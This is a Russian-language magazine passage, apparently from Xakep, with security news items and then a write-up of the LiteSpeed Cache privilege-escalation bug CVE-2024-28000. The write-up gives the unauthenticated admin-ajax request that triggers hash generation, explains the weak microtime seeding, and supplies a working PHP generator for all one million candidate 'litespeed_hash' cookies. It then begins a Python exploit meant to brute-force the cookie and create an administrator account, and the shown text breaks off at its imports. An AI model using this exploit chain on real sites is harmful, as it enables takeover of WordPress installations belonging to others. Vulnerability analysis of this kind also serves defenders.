
- Редтимерам, пентестерам и специалистам по анализу защищенности. Им всегда нужно освежать такие списки для подбора паролей. Как показывает практика проведения пентестов, на широком скоупе иногда справлялся даже старенький `rockyou.txt` из Kali Linux.
- Защитникам, аналитикам SOC и ИБ-инженерам. Они смогут проверить парольные политики на устойчивость к брутфорсу и внести парольные комбинации в правила для выявления атак.
- Обычным юзерам, которые смогут поискать свои пароли в списке и найти еще один повод сменить их.

О ЧЕМ МОЖЕТ РАССКАЗАТЬ ТЕНЬ НА ФОТО?

Ответ: о твоем местоположении.

Рекомендую полезный инструмент ShadowFinder для коллекции OSINT исследователя. Позволяет определить примерные координаты места, где была сделана фотография. Утилита использует параметры высоты объекта, длины его тени, дату и время и затем проводит оценку мест, где могла появиться тень с такими параметрами.

Те, кто не хочет раскрывать свое местоположение, уже начинают блюрить тени на фотках. Ну или вовсе перестают постить фото, потому что обнаружения не избежать!


Possible Locations at 2024-02-29 12:00:00 Utc
(object height: 10, shadow length: 8)

Принцип определения местоположения по тени на фото

КРИТИЧЕСКАЯ УЯЗВИМОСТЬ В СЕТЕВОМ СТЕКЕ WINDOWS

Критическая проблема обнаружена в парсере IPv6 ядра Windows. Она позволяет злоумышленникам удаленно выполнить произвольный код без какого либо взаимодействия с пользователем.

Похоже, локальный файрвол не поможет, потому что разбор вредоносного IPv6 пакета происходит до его попадания к встроенному средству защиты.

Уязвимы все поддерживаемые версии Windows. Ставим обновления и готовимся к эксплоиту.

Используем этот опыт и знания для движения вперед к своим открытиям.

CVE СО СКОРОСТЬЮ СВЕТА

Исправляем публичный эксплоит для LiteSpeed Cache

Huseyn (az_AZ) Gadashov
xdvyznq28qfn@proton.me

Сегодня я разберу уязвимость в LiteSpeed Cache — популярном плагине для ускорения работы сайтов. Плагин работает с движками WooCommerce, bbPress, ClassicPress и Yoast, на сегодня у него более пяти миллионов установок. Давай посмотрим, как генерация недостаточно качественных случайных чисел привела к возможности повысить привилегии до админа.

Каждый раз после того, как в новостях публикуют какую то мегакрутую уязвимость, можно наблюдать четыре типа людей:

1. Те, кто спешит опубликовать бесплатный эксплоит, который будет неприменим без доработок.
2. Те, кто публикует PoC (доказательство концепции) на GitHub, YouTube или других платформах, оставляя ссылку для покупки или контакты.
3. Те, кто анализирует уязвимость, подробно описывая ее опасность, но без предоставления PoC.
4. Любители покритиковать всех остальных.

Сегодня я совмещу третий и четвертый типы: расскажу тебе об уязвимости и покритикую хакеров из первых двух категорий.

НЕМНОГО О СИТУАЦИИ

Уязвимость, которую мы рассмотрим, нашел Джон Блэкборн, и она получила идентификатор CVE-2024-28000.

Компания Patchstack утверждает:

> *За эту уязвимость была назначена самая высокая награда в истории поиска ошибок в WordPress. Программа Patchstack Zero Day наградила исследователя 14 400 долларов США наличными.*

Wordfence (конкурент) заявляет:

> *Хотя об этой уязвимости не сообщалось в программе Wordfence Bug Bounty, за нее, скорее всего, было бы присуждено вознаграждение в размере около 23 400–31 200 долларов США во время нашего текущего конкурса Superhero Challenge, учитывая известную нам информацию об уязвимости.*


Продолжение статьи →

АНАЛИЗ УЯЗВИМОСТИ

Уязвимость, по сути, заключается в том, что где то в недрах плагина генерируется хеш, который используется в качестве куки, через которую можно создать аккаунт администратора. При этом в основе хеша — случайное число, сгенерированное на основе долей секунды. Число комбинаций для таких чисел ограниченно, что позволяет подобрать хеш.

Зачем генерируется хеш?

У LiteSpeed Cache есть функция для симуляции пользователя, внутри которой создается и сохраняется хеш. Этот хеш используется как кука `litespeed_hash`. Для его генерации нужно включить функцию краулера. Если ты поищешь в коде `get_hash`, то увидишь, что эта функция вызывается в двух местах. Прежде чем начать анализ того, как генерируется хеш, давай разберемся, в каких случаях эта функция вызывается.



```
get_hash
Replace
files to include
*
files to exclude
6 results in 4 files - Open in editor
[redacted]
crawler.cls.php wordpress/wp-content/plugins/litespeed-cache/src
  ...litespeed_hash'] = Router::get_hash();
  ...litespeed_hash'] = Router::get_hash();
router.cls.php wordpress/wp-content/plugins/litespeed-cache/src
  public static function get_hash()
Enclosure.php wordpress/wp-includes/SimplePie
  public function get_hash($key = 0)
  ...Array of strings, see {@see get_hash()}
```

Функция `self_curl` предназначена для выполнения HTTP запроса с использованием библиотеки cURL:

```
  public function self_curl($url, $ua, $uid = false, $accept = false)
  {
    // $accept not in use yet
    $this->_crawler_conf['base'] = home_url();
    $this->_crawler_conf['ua'] = $ua;
    if ($accept) {
      $this->_crawler_conf['headers'] = array('Accept: ' . $accept);
    }
    if ($uid) {
      $this->_crawler_conf['cookies']['litespeed_role'] = $uid;
      $this->_crawler_conf['cookies']['litespeed_hash'] = Router::
get_hash();
    }

    $options = $this->_get_curl_options();
    $options[CURLOPT_HEADER] = false;
    $options[CURLOPT_FOLLOWLOCATION] = true;

    $ch = curl_init();
    curl_setopt_array($ch, $options);
    curl_setopt($ch, CURLOPT_URL, $url);
    $result = curl_exec($ch);
    $code = curl_getinfo($ch, CURLINFO_HTTP_CODE);
    curl_close($ch);

    if ($code != 200) {
      self::debug('❌ Response code is not 200 in self_curl() [code]
' . var_export($code, true));
      return false;
    }

    return $result;
  }
```

Эта функция принимает несколько параметров, таких как URL, User-Agent и идентификатор пользователя (`$uid`). Она устанавливает базовый URL, используя метод `home_url()`, и сохраняет переданный `User-Agent`. Если передан идентификатор пользователя, создаются куки `litespeed_role` и `litespeed_hash`.

Дело в том, что функция `self_curl` используется в функции `prepare_html`.

```
  public function prepare_html($request_url, $user_agent, $uid =
false)
  {
    $html = $this->cls('Crawler')->self_curl(add_query_arg('
LSCWP_CTRL', 'before_optm', $request_url), $user_agent, $uid);
```

Функция `prepare_html` используется в функции `_send_req`.

```
  private function _send_req($request_url, $queue_k, $uid, $
user_agent, $vary, $url_tag, $type, $is_mobile, $is_webp)
  {
    // Check if has credit to push or not
    $err = false;
    $allowance = $this->cls('Cloud')->allowance(Cloud::SVC_CCSS, $err
);
    if (!$allowance) {
      Debug2::debug('[CCSS] ❌ No credit: ' . $err);
      $err && Admin_Display::error(Error::msg($err));
      return 'out_of_quota';
    }

    // Update css request status
    $this->_summary['curr_request_' . $type] = time();
    self::save_summary();

    // Gather guest HTML to send
    $html = $this->prepare_html($request_url, $user_agent, $uid);

    if (!$html) {
      return false;
    }
.....
```

Функция `_send_req` вызывается из `_cron_handler`.

```
  private function _cron_handler($type, $continue)
  {
    $this->_queue = $this->load_queue($type);

    if (empty($this->_queue)) {
      return;
    }

    $type_tag = strtoupper($type);

    // For cron, need to check request interval too
    if (!$continue) {
      if (!empty($this->_summary['curr_request_' . $type]) && time()
- $this->_summary['curr_request_' . $type] < 300 && !$this->conf(self
::O_DEBUG)) {
        Debug2::debug('[' . $type_tag . '] Last request not done');
        return;
      }
    }

    $i = 0;
    $timeoutLimit = ini_get('max_execution_time');
    $this->_endts = time() + $timeoutLimit;
    foreach ($this->_queue as $k => $v) {
      if (!empty($v['_status'])) {
        continue;
      }

      if (function_exists('set_time_limit')) {
        $this->_endts += 120;
        set_time_limit(120);
      }
      if ($this->_endts - time() < 10) {
        // self::debug("🚨 End loop due to timeout limit reached " .
$timeoutLimit . "s");
        // return;
      }

      Debug2::debug('[' . $type_tag . '] cron job [tag] ' . $k . ' [
url] ' . $v['url'] . ($v['is_mobile'] ? ' 📱 ' : '') . ' [UA] ' . $v[
'user_agent']);

      if ($type == 'ccss' && empty($v['url_tag'])) {
        unset($this->_queue[$k]);
        $this->save_queue($type, $this->_queue);
        Debug2::debug('[CCSS] wrong queue_ccss format');
        continue;
      }

      if (!isset($v['is_webp'])) {
        $v['is_webp'] = false;
      }

      $i++;
      $res = $this->_send_req($v['url'], $k, $v['uid'], $v['
user_agent'], $v['vary'], $v['url_tag'], $type, $v['is_mobile'], $v['
is_webp']);
      if (!$res) {
        // Status is wrong, drop this this->_queue
        unset($this->_queue[$k]);
        $this->save_queue($type, $this->_queue);
.....
```

Функция `_cron_handler` вызывается из `cron_ccss`.

```
  public static function cron_ccss($continue = false)
  {
    $_instance = self::cls();
    return $_instance->_cron_handler('ccss', $continue);
  }
```

Функция `cron_ccss` служит оберткой для запуска функции `_cron_handler`. Она вызывает функцию `_cron_handler`, передавая в качестве типа `ccss` и флаг `$continue`. Функция `_cron_handler` загружает очередь задач для указанного типа (в данном случае — `ccss`) через метод `load_queue`. Если очередь пустая, функция завершает выполнение, так как нет задач для обработки.

То есть функция `cron_ccss` ставит в обработку функцию `_ccss`, в которой `uid` — это результат работы `get_current_user_id`, который берет User ID из функции `_wp_get_current_user`. То есть User ID дается самим движком, а не пользователем. Это значит, что манипулировать им мы не сможем и нужно проанализировать второе место, где вызывается `get_hash()`:

```
  private function _ccss()
  {
    global $wp;
    $request_url = home_url($wp->request);

    $filepath_prefix = $this->_build_filepath_prefix('ccss');
    $url_tag = $this->_gen_ccss_file_tag($request_url);
    $vary = $this->cls('Vary')->finalize_full_varies();
    $filename = $this->cls('Data')->load_url_file($url_tag, $vary, '
ccss');
    if ($filename) {
      $static_file = LITESPEED_STATIC_DIR . $filepath_prefix . $
filename . '.css';

      if (file_exists($static_file)) {
        Debug2::debug2('[CSS] existing ccss ' . $static_file);
        Core::comment('QUIC.cloud CCSS loaded ✅ ' . $filepath_prefix
. $filename . '.css');
        return File::read($static_file);
      }
    }

    $uid = get_current_user_id();
```

Перейдем к анализу `_get_curl_options`.

```
  private function _get_curl_options($crawler_only = false)
  {
    $options = array(
      CURLOPT_RETURNTRANSFER => true,
      CURLOPT_HEADER => true,
      CURLOPT_CUSTOMREQUEST => 'GET',
      CURLOPT_FOLLOWLOCATION => false,
      CURLOPT_ENCODING => 'gzip',
      CURLOPT_CONNECTTIMEOUT => 10,
.....
    if ($crawler_only) {
      $this->_crawler_conf['cookies']['litespeed_hash'] = Router::
get_hash();
    }
.....
```

Для нас здесь важно, что если `crawler_only = true`, то будет генерироваться наш хеш. Вызов `_get_curl_options` делается из `_do_running`, где `crawler_only` передан как `true`:

```
  private function _do_running()
  {
    $options = $this->_get_curl_options(true);
```

Пройдемся по цепочке вызовов:


- `_engine_start` вызывается из `_crawl_data($manually_run)`;
- `_crawl_data` используется в функции `start($manually_run = false)`;
- `start` используется в функции `async_handler($manually_run = false)`;
- `async_handler` вызывается из `async_litespeed_handler`.


При каждом вызове делается проверка `manually_run`, и значение должно быть истинным. Вот как выглядит вызов `async_handler` из `async_litespeed_handler`:

```
  public static function async_litespeed_handler()
  {
    $type = Router::verify_type();

    self::debug('type=' . $type);

    // Don't lock up other requests while processing
    session_write_close();
    switch ($type) {
      case 'crawler':
        Crawler::async_handler();
        break;
      case 'crawler_force':
        Crawler::async_handler(true);
        break;
      case 'imgoptm':
        Img_Optm::async_handler();
        break;
      case 'imgoptm_force':
        Img_Optm::async_handler(true);
        break;
      default:
    }
  }
```

То есть хеш создастся, если кто-то сделает запрос вот по такому адресу:

```
wp-admin/admin-ajax.php?action=async_litespeed&litespeed_
type=crawler_force
```





Хеш генерируется для краулинга, который можно вызвать, либо включив соответствующую настройку в панели администратора, либо через функцию, которая не требует аутентификации. В исходном репорте на это намекали, но не показали, как на самом деле вызывается функция. Поэтому и публичные эксплоиты на данный момент все нерабочие. Вот такая вот смешная ситуация у «эксплоит-девелоперов»:

Вариант Alucard0x1:

```
def trigger_hash_generation():
    payload = {
        'action': 'async_litespeed',
        'litespeed_type': 'crawler'
    }
```

Вариант ebrasha:

```
        private static async Task TriggerHashGeneration()
        {
            var payload = new Dictionary<string, string>
            {
                { "action", "async_litespeed" },
                { "litespeed_type", "crawler" }
            };
```

Вариант arch1m3d:

```
def trigger_hash_generation(target_url):
    ajax_url = f"{target_url}/wp-admin/admin-ajax.php"
    params = {
        "action": "async_litespeed",
        "litespeed_type": "crawler"
    }
```

Как генерируется хеш?

Хеш в нашем случае — это строка из шести псевдослучайных символов. Чекнув функцию `get_hash`, можно увидеть, что она использует вызов `rrand`:

```
  public static function get_hash()
  {
    // Reuse previous hash if existed
    $hash = self::get_option(self::ITEM_HASH);
    if ($hash) {
      return $hash;
    }

    $hash = Str::rrand(6);
    self::update_option(self::ITEM_HASH, $hash);
    return $hash;
  }
```

Функция `rrand` предназначена для генерации случайной строки определенной длины из символов, выбранных из заранее заданного набора.

```
  public static function rrand($len, $type = 7)
  {
    mt_srand((int) ((float) microtime() * 1000000));

    switch ($type) {
      case 0:
        $charlist = '012';
        break;

      case 1:
        $charlist = '0123456789';
        break;

      case 2:
        $charlist = 'abcdefghijklmnopqrstuvwxyz';
        break;

      case 3:
        $charlist = '0123456789abcdefghijklmnopqrstuvwxyz';
        break;

      case 4:
        $charlist = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';
        break;

      case 5:
        $charlist = '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ';
        break;

      case 6:
        $charlist = '
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
        break;

      case 7:
        $charlist = '0123456789
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
        break;
    }

    $str = '';

    $max = strlen($charlist) - 1;
    for ($i = 0; $i < $len; $i++) {
      $str .= $charlist[mt_rand(0, $max)];
    }

    return $str;
  }
```

Здесь `$len` параметр, определяющий длину генерируемой строки, `$type = 7` параметр, который определяет набор символов для генерации строки.

```
case 7:
  $charlist = '0123456789
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
  break;
```

Дальше используется функция `mt_srand`, которая устанавливает начальное значение (seed) для генератора случайных чисел `mt_rand`:

```
mt_srand((int) ((float) microtime() * 1000000));
```

Что такое seed и почему это важно?

Как ты, возможно, знаешь, случайные числа в компьютерах вовсе не случайные, а создаются по определенным алгоритмам, которые дают ту или иную степень случайности. Обычно такие алгоритмы используют какое-то начальное значение (seed, «зерно»), которое затем меняют тем или иным образом. Один и тот же seed в результате работы алгоритма всегда даст одинаковое значение.

Сид может передаваться при инициализации генератора случайных чисел, и тогда каждое следующее полученное от него значение будет определено нашим сидом.

Что такое seed

Если ты все еще не до конца понимаешь, как работают все эти генераторы и что за сид такой, давай разберем на простом примере:

```
<?php
mt_srand(1);
$max = 61;
print(mt_rand(0, $max));
?>
```

Представь, что у тебя есть колода карт. В этой колоде — 62 карты. Если каждый раз ты тасуешь колоду и вытаскиваешь карту, она может быть разной.

Но что, если у тебя всегда одна и та же колода? Если ты не тасуешь колоду, а просто берешь карты из одного и того же места, ты всегда будешь вытаскивать одну и ту же карту.

В нашем примере `mt_srand(1)` задает «фиксированную колоду» для генератора случайных чисел. То есть каждый раз, когда ты запускаешь скрипт, генератор случайных чисел начинает работу с одного и того же состояния.

Из за того что рандом начинается всегда с одной и той же точки, ответ выше всегда будет равен 41, так как это и есть точка, с которой начинается рандом. Если три раза написать `mt_rand`, то ответы будут 41, 25, 8. Эта последовательность **не** меняется.

Как работает microtime()

Функция `microtime()` возвращает текущее время в секундах с точностью до микросекунд:

```
0.123456  // Представляет 123 456 микросекунд
```

В нашем коде происходит следующее преобразование:

```
(float) microtime() * 1000000
```

Поскольку `microtime()` возвращает число с плавающей точкой, представляющее текущее время с точностью до микросекунд (например, 0,123456), удобно сразу умножить его на 1 000 000, чтобы получилось целое значение, и затем привести к целому типу (int).

Так или иначе, у нас возможен ровно один миллион вариантов.

Если использовать один и тот же seed, последовательность «случайных» чисел будет одинаковой. В данном случае seed может быть от 0 до 999 999, а следовательно, и результат одного срабатывания `mt_rand` имеет миллион вариантов, двух два миллиона и так далее.

А если вариантов хеша миллион, значит, по списку хешей мы могли бы сбрутить cookie и получить доступ к функциям, которые требуют привилегий. Я взял код генерации хешей из самого LiteSpeed и добавил парочку функций, которые сохранят все возможные хеши в файле `hashes.txt`:

```
<?php

function rrand($len, $a, $type = 7) {
    mt_srand($a);

    switch ($type) {
        case 0:
            $charlist = '012';
            break;
        case 1:
            $charlist = '0123456789';
            break;
        case 2:
            $charlist = 'abcdefghijklmnopqrstuvwxyz';
            break;
        case 3:
            $charlist = '0123456789abcdefghijklmnopqrstuvwxyz';
            break;
        case 4:
            $charlist = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';
            break;
        case 5:
            $charlist = '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ';
            break;
        case 6:
            $charlist =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
            break;
        case 7:
            $charlist =
'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
            break;
    }

    $str = '';
    $max = strlen($charlist) - 1;
    for ($i = 0; $i < $len; $i++) {
        $str .= $charlist[mt_rand(0, $max)];
    }

    return $str;
}

function generate_and_save($start, $end, $filename) {
    $results = [];
    for ($a = $start; $a <= $end; $a++) {
        $results[] = rrand(6, $a);
    }
    file_put_contents($filename, implode("\n", $results), FILE_APPEND
);
}

$thread_count = 1000;
$range = intdiv(1000000, $thread_count);
$filename = 'hashes.txt';

if (file_exists($filename)) {
    unlink($filename);
}

$child_pids = [];

for ($i = 0; $i < $thread_count; $i++) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        die("ыы форк.");
    } else if ($pid) {
        $child_pids[] = $pid;
    } else {
        $start = $i * $range;
        $end = ($i + 1) * $range - 1;
        if ($i === $thread_count - 1) {
            $end = 999999;
        }

        generate_and_save($start, $end, $filename);
        exit(0);
    }
}

foreach ($child_pids as $pid) {
    pcntl_waitpid($pid, $status);
}

echo "Г-Готово $filename.\n";

?>
```

Генерация хешей — вторая важная часть нашего эксплоита, которая снова в публичных эксплоитах написана неправильно. Они просто поставили `rrand(6)`, из-за чего количество возможностей будет 62^6 = 56 800 235 584.

```
C:\home\xakep> cat hashes.txt| nl | grep 'Bmmtww'
738197  Bmmtww
```

Я решил сверить хеш, который сгенерировался у меня (БД → `wp_options` → `option_name = litespeed.router.hash`), с хешами из моего списка, и все совпало.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

CVE СО СКОРОСТЬЮ СВЕТА

ИСПРАВЛЯЕМ ПУБЛИЧНЫЙ
ЭКСПЛОИТ ДЛЯ LITESPEED CACHE

ЭКСПЛОИТ

Итак, у нас есть список хешей. Наш скрипт должен:

- отправить запрос `crawler force`;
- сбрутить хеши;
- создать аккаунт администратора со сбрученным хешем.

Вот код, который сделает все это.

cve.py

```
import requests
import argparse
import json
import random
from concurrent.futures import ThreadPoolExecutor, as_completed, wait
, FIRST_COMPLETED
from threading import Event
